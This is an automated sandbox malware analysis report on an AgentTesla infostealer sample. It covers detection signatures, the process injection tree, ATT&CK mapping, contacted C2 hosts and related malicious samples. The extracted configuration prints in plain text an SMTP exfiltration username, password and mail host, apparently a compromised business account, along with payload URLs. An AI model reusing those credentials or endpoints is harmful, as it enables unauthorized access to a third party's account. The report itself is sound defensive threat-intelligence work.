ID: 528611
Sample Name: W7UbgU8x18
Cookbook: default.jbs
Time: 14:59:18
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report W7UbgU8x18

Overview


General Information

Sample Name:	W7UbgU8x18 (renamed file extension from none to exe)
Analysis ID:	528611
MD5:	01f140fea966940..
SHA1:	c4278cf25da52ad..
SHA256:	f135fdb20bb785a..
Tags:	32 AgentTesla exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Tries to steal Mail credentials (via fil…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Machine Learning detection for samp…
- Allocates memory in foreign process…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- .NET source code contains very larg…

Classification



- **System is w10x64**
- W7UbgU8x18.exe (PID: 5644 cmdline: "C:\Users\user\Desktop\W7UbgU8x18.exe" MD5: 01F140FEA9669403791FB89C47138D69)
  - conhost.exe (PID: 1768 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - aspnet_regbrowsers.exe (PID: 408 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe MD5: B490A24A9328FD89155F075FA26C0DEC)
  - aspnet_regbrowsers.exe (PID: 4896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe MD5: B490A24A9328FD89155F075FA26C0DEC)
  - WerFault.exe (PID: 6380 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5644 -s 1396 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "oazahotel@oazahotel.com.mk",
  "Password": "Oazah2020",
  "Host": "odin.mk-host.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000000.249733386.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000000.249733386.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.307259101.00000000038AA000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.307259101.00000000038AA000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000000.250374714.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.aspnet_regbrowsers.exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.0.aspnet_regbrowsers.exe.400000.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.W7UbgU8x18.exe.3938940.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.W7UbgU8x18.exe.3938940.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
2.0.aspnet_regbrowsers.exe.400000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 19 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- **Yara detected AgentTesla**
- **Tries to steal Mail credentials (via file / registry access)**
- **Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)**
- **Tries to harvest and steal ftp login credentials**
- **Tries to harvest and steal browser information (history, passwords, etc)**


Remote Access Functionality:

- **Yara detected AgentTesla**

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 3 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Input Capture 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Credentials in Registry 1	Security Software Discovery 1 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatior
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
W7UbgU8x18.exe	36%	Virustotal		Browse
W7UbgU8x18.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
W7UbgU8x18.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.aspnet_regbrowsers.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.aspnet_regbrowsers.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.aspnet_regbrowsers.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.2.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.aspnet_regbrowsers.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
odin.mk-host.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://194.85.248.219	0%	Avira URL Cloud	safe	
http://odin.mk-host.com	1%	Virustotal		Browse
http://odin.mk-host.com	0%	Avira URL Cloud	safe	
http://194.85.248.219/token_ta992i.txt	0%	Virustotal		Browse
http://194.85.248.219/token_ta992i.txt	0%	Avira URL Cloud	safe	
http://crl.comodoca	0%	Avira URL Cloud	safe	
http://sGexjS.com	0%	Avira URL Cloud	safe	
http://194.85.248.219/publickey.txt	0%	Avira URL Cloud	safe	
http://m3kl8gc4jNB3oWFQtMC.org	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
odin.mk-host.com	209.205.200.74	true	true	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.85.248.219/token_ta992i.txt	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://194.85.248.219/publickey.txt	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.205.200.74	odin.mk-host.com	United States		55081	24SHELLSUS	true
194.85.248.219	unknown	Russian Federation		35478	DATACENTERRO	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528611
Start date:	25.11.2021
Start time:	14:59:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	W7UbgU8x18 (renamed file extension from none to exe)
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/7@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.1%) • Quality average: 41% • Quality standard deviation: 41%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:00:39	API Interceptor	726x Sleep call for process: aspnet_regbrowsers.exe modified
15:00:43	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
209.205.200.74	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	
	YaMfg60AB4.exe	Get hash	malicious	Browse	
	EDyyOwFu2Y.rtf	Get hash	malicious	Browse	
	cwSfuiHmL1.exe	Get hash	malicious	Browse	
	HqCYq1FI94.rtf	Get hash	malicious	Browse	
	2G37r9n60v.exe	Get hash	malicious	Browse	
	PI-#U00dcRN.Z#U00dcCC.LTD #U015eT.docx	Get hash	malicious	Browse	
	ujbZuYEbJR.exe	Get hash	malicious	Browse	
	INVOICE - FIRST 2 CONTAINERS 111.xlsx	Get hash	malicious	Browse	
	ZngI6XZfV9.exe	Get hash	malicious	Browse	
	0DjNfigrSU.exe	Get hash	malicious	Browse	
	CERAMIC VASE%0D%0A (3X40HQ).xlsx	Get hash	malicious	Browse	
	I7P5KZHgki.exe	Get hash	malicious	Browse	
	Order Confirmation AB22-00569.xlsx	Get hash	malicious	Browse	
	PO_SC83994.docx	Get hash	malicious	Browse	
	veuN0vTYpY.exe	Get hash	malicious	Browse	
	6eqc2eIrv4.exe	Get hash	malicious	Browse	
	JJsI4Pb10I.exe	Get hash	malicious	Browse	
	PO-367M.xlsx	Get hash	malicious	Browse	
	1tDAoT9EWD.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.85.248.219	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	• 194.85.248.219/publickey.txt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
odin.mk-host.com	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	• 209.205.200.74
	YaMfg60AB4.exe	Get hash	malicious	Browse	• 209.205.200.74
	EDyyOwFu2Y.rtf	Get hash	malicious	Browse	• 209.205.200.74
	cwSfuiHmL1.exe	Get hash	malicious	Browse	• 209.205.200.74
	HqCYq1FI94.rtf	Get hash	malicious	Browse	• 209.205.200.74
	2G37r9n60v.exe	Get hash	malicious	Browse	• 209.205.200.74
	PI-#U00dcRN.Z#U00dcCC.LTD #U015eT.docx	Get hash	malicious	Browse	• 209.205.200.74
	ujbZuYEbJR.exe	Get hash	malicious	Browse	• 209.205.200.74
	INVOICE - FIRST 2 CONTAINERS 111.xlsx	Get hash	malicious	Browse	• 209.205.200.74
	ZngI6XZfV9.exe	Get hash	malicious	Browse	• 209.205.200.74
	0DjNfigrSU.exe	Get hash	malicious	Browse	• 209.205.200.74
	CERAMIC VASE%0D%0A (3X40HQ).xlsx	Get hash	malicious	Browse	• 209.205.200.74
	I7P5KZHgki.exe	Get hash	malicious	Browse	• 209.205.200.74
	Order Confirmation AB22-00569.xlsx	Get hash	malicious	Browse	• 209.205.200.74
	PO#SC83994.docx	Get hash	malicious	Browse	• 209.205.200.74
	PO_SC83994.docx	Get hash	malicious	Browse	• 209.205.200.74
	veuN0vTYpY.exe	Get hash	malicious	Browse	• 209.205.200.74
	EB54JNfpvd.rtf	Get hash	malicious	Browse	• 209.205.200.74
	6eqc2elrv4.exe	Get hash	malicious	Browse	• 209.205.200.74
	JJsI4Pb10I.exe	Get hash	malicious	Browse	• 209.205.200.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
24SHELLSUS	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	• 209.205.200.74
	YaMfg60AB4.exe	Get hash	malicious	Browse	• 209.205.200.74
	EDyyOwFu2Y.rtf	Get hash	malicious	Browse	• 209.205.200.74
	cwSfuiHmL1.exe	Get hash	malicious	Browse	• 209.205.200.74
	HqCYq1FI94.rtf	Get hash	malicious	Browse	• 209.205.200.74
	2G37r9n60v.exe	Get hash	malicious	Browse	• 209.205.200.74
	PI-#U00dcRN.Z#U00dcCC.LTD #U015eT.docx	Get hash	malicious	Browse	• 209.205.200.74
	Linux_amd64	Get hash	malicious	Browse	• 209.205.221.250
	ujbZuYEbJR.exe	Get hash	malicious	Browse	• 209.205.200.74
	INVOICE - FIRST 2 CONTAINERS 111.xlsx	Get hash	malicious	Browse	• 209.205.200.74
	ZngI6XZfV9.exe	Get hash	malicious	Browse	• 209.205.200.74
	AWB1145235666.PDF.vbs	Get hash	malicious	Browse	• 209.205.207.130
	0DjNfigrSU.exe	Get hash	malicious	Browse	• 209.205.200.74
	CERAMIC VASE%0D%0A (3X40HQ).xlsx	Get hash	malicious	Browse	• 209.205.200.74
	I7P5KZHgki.exe	Get hash	malicious	Browse	• 209.205.200.74
	Order Confirmation AB22-00569.xlsx	Get hash	malicious	Browse	• 209.205.200.74
	RFQ #CNXT-HG20211109.exe	Get hash	malicious	Browse	• 192.119.9.178
	PO_SC83994.docx	Get hash	malicious	Browse	• 209.205.200.74
	veuN0vTYpY.exe	Get hash	malicious	Browse	• 209.205.200.74
	6eqc2elrv4.exe	Get hash	malicious	Browse	• 209.205.200.74
DATACENTERRO	SK TAX INV.exe	Get hash	malicious	Browse	• 194.85.248.250
	xA7ry4Ewuk.exe	Get hash	malicious	Browse	• 194.85.248.167
	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	• 194.85.248.219
	Statement from QNB.exe	Get hash	malicious	Browse	• 194.85.248.156
	CV.exe	Get hash	malicious	Browse	• 194.85.248.250
	INV.exe	Get hash	malicious	Browse	• 194.85.248.250
	CV.exe	Get hash	malicious	Browse	• 194.85.248.250
	TMR590241368.exe	Get hash	malicious	Browse	• 194.85.248.115
	vIyyHkRXJn	Get hash	malicious	Browse	• 194.85.250.154
	267A80yAhp	Get hash	malicious	Browse	• 194.85.250.154
	QJYxAALd23	Get hash	malicious	Browse	• 194.85.250.154
	z4bJfjXDDQ	Get hash	malicious	Browse	• 194.85.250.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XXaLHoecGp	Get hash	malicious	Browse	• 194.85.250.154
	AGiCic4uDz	Get hash	malicious	Browse	• 194.85.250.154
	3B3BMxYG8n	Get hash	malicious	Browse	• 194.85.250.154
	6WMo1OYmk3	Get hash	malicious	Browse	• 194.85.250.154
	dycuTng5W8	Get hash	malicious	Browse	• 194.85.250.154
	xINX4f5M8s	Get hash	malicious	Browse	• 194.85.250.154
	SSIuSyaBAF	Get hash	malicious	Browse	• 194.85.250.154
	IMG600094173852.exe	Get hash	malicious	Browse	• 194.85.248.115

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_W7UbgU8x18.exe_31f1e8177b64c27c98341b539e8a5b3c0473765_6dc08ccc_19fa331d\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.096973568105997
Encrypted:	false
SSDEEP:	192:2lnAlyoZooaHBUZMXSaKsUAe5Z/u7s0S274lt9:onAUiolBUZMXSaluZ/u7s0X4lt9
MD5:	02EF02D2B701A2F22EF28F8A91B293DD
SHA1:	0AC42F26155E7234072A6050D6689DF870D4C778
SHA-256:	8C11AC9C42AC81E3851DFC5F567C85B713A6BC46755D001BFD43E0B0E127FE4C
SHA-512:	BF9A6AF55EA1993BC0809A461447C7270F8D23808CF5E1CFFDC7022ABF0B6C52AD6C4CCC817C9E4BA205800DB123F15A9FFC7B58BCC8793B41DB87DDA77F20A
Malicious:	**true**
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.3.5.4.8.3.1.1.8.9.5.0.2.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.3.5.4.8.4.2.0.9.5.7.1.3.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.3.9.1.e.9.5.3.-.e.7.a.1.-.4.a.7.3.-.9.3.b.b.-.d.3.c.7.6.2.6.6.0.4.8.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.b.4.a.6.3.9.e.-.3.e.8.3.-.4.4.d.f.-.a.b.8.7.-.a.1.6.2.9.d.1.9.0.c.a.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.W.7.U.b.g.U.8.x.1.8...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.t.u.n.e.r.a.i.d.f.i.x...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.6.0.c.-.0.0.0.1.-.0.0.1.6.-.0.9.c.2.-.6.3.3.6.5.0.e.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.1.5.c.7.b.2.7.4.d.0.f.e.5.3.2.e.f.b.8.e.5.2.c.f.9.5.6.3.4.0.0.b.0.0.0.0.0.0.0.0.!.0.0.0.0.c.4.2.7.8.c.f.2.5.d.a.5.2.a.d.c.0.5.f.4.d.2.1.6.1.a.1.1.c.7.b.9.6.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1B51.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8396
Entropy (8bit):	3.696838818148438
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiGq6E6YIqSUeEQgmfZeVSNCprC89bZesfDmIzm:RrlsNiz6E6YFSUeEQgmfiSeZdfSx
MD5:	4CE5FAD37F9ED557C1C5490697F78059
SHA1:	0E0871C79981EF7D2487AFA0963C88E9139CB643
SHA-256:	3E3AB02E3555C551DD8EE205CF9C3F20D04C2828C78F30C5CC33A74D1A4EE650
SHA-512:	5A0C146FE0650ACCAF568A62517F8FA4DA12ABC57C8A88E18CB9FA36BA0E7F10B3279860999972D20A4D0FD3FDA7EE11C83B830789E30F255C892E039728579
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.6.4.4.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1F68.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4740
Entropy (8bit):	4.465185228666966
Encrypted:	false
SSDEEP:	48:cvIwSD8zsVJgtWI986WSC8BAo8fm8M4J5Ly2FQ+q8vTLyUm7n1jd:uITfvH7SNMJAKVmz1jd
MD5:	453D8F13ADC28961F1969B8D331506E0
SHA1:	2A5C9392FE9F6A8AFAFE3F56039526D9C87A6C43
SHA-256:	74DE17553E832B589ACE03BEBF313EBB6A10F40DA1BD789F309E6BC2E842D5C6
SHA-512:	1C06C173C348A3F2B479D1E33B40546AD3659273DCEF57FC0ACA1F89C92DDBE36A50D2CCF33BEA295218C1F10A0C74E43B500B2423501E1FB06C660BF2FE91E
Malicious:	false
Reputation:	low
